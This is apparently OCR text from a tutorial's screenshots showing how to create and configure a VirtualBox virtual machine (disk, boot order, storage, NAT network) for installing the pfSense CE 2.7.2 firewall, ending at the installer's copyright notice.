
Hard disk file type

- ● VDI (VirtualBox Disk Image)
- ○ VHD (Virtual Hard Disk)
- ○ VMDK (Virtual Machine Disk)
- ○ HDD (Parallels Hard Disk)
- ○ QCOW (QEMU Copy-On-Write)
- ○ QED (QEMU enhanced disk)

Storage on physical hard disk

- ● Dynamically allocated
- ○ Fixed size
- □ Split into files of less than 2GB

Figure 5 – Create a new virtual hard disk



Base Memory: 1024 MB


Boot Order:
☑ Hard Disk
☑ Floppy
☑ Optical
☐ Network

Chipset: PIIX3

Pointing Device: PS/2 Mouse

Extended Features: ☑ Enable I/O APIC
☐ Enable EFI (special OSes only)
☐ Hardware Clock in UTC Time

Figure 9 – Configured boot order settings



Storage Devices

- Controller: IDE
  - pfSense-Firewall-VM.vdi
  - pfSense-CE-2.7.2-RELEASE-amd64.iso
  - Empty

Attributes

Name: IDE

Type: PIIX4

☑ Use Host I/O Cache

Figure 11 – Configured storage device settings






Figure 12 – Optical disk selector



Name	Virtual Size	Actual Size
⊟ Not Attached		
pfSense-CE-2.7.2-RELEASE-amd64.iso	834.15 MB	834.15 MB

Figure 14 – Add installer to storage devices


pfSense-Firewall-VM - Settings


Network

☑ Enable Network Adapter

Attached to: NAT


Name:

Figure 16 – Configured network settings




```
pfSense Installer

Copyright and distribution notice

Copyright and Trademark Notices.

Copyright 2004-2016. Electric Sheep Fencing, LLC ("ESF").
All Rights Reserved.

Copyright 2014-2023. Rubicon Communications, LLC d/b/a Netgate
("Netgate").
All Rights Reserved.

All logos, text, and content of ESF and/or Netgate, including underlying
HTML code, designs, and graphics used and/or depicted herein are
protected under United States and international copyright and trademark
laws and treaties, and may not be used or reproduced without the prior
express written permission of ESF and/or Netgate.

"pfSense" is a registered trademark of ESF, exclusively licensed to
Netgate, and may not be used without the prior express written
permission of ESF and/or Netgate. All other trademarks shown herein are
                                                                    26%

                              [Accept]
```

Figure 19 – Copyright and distribution notice



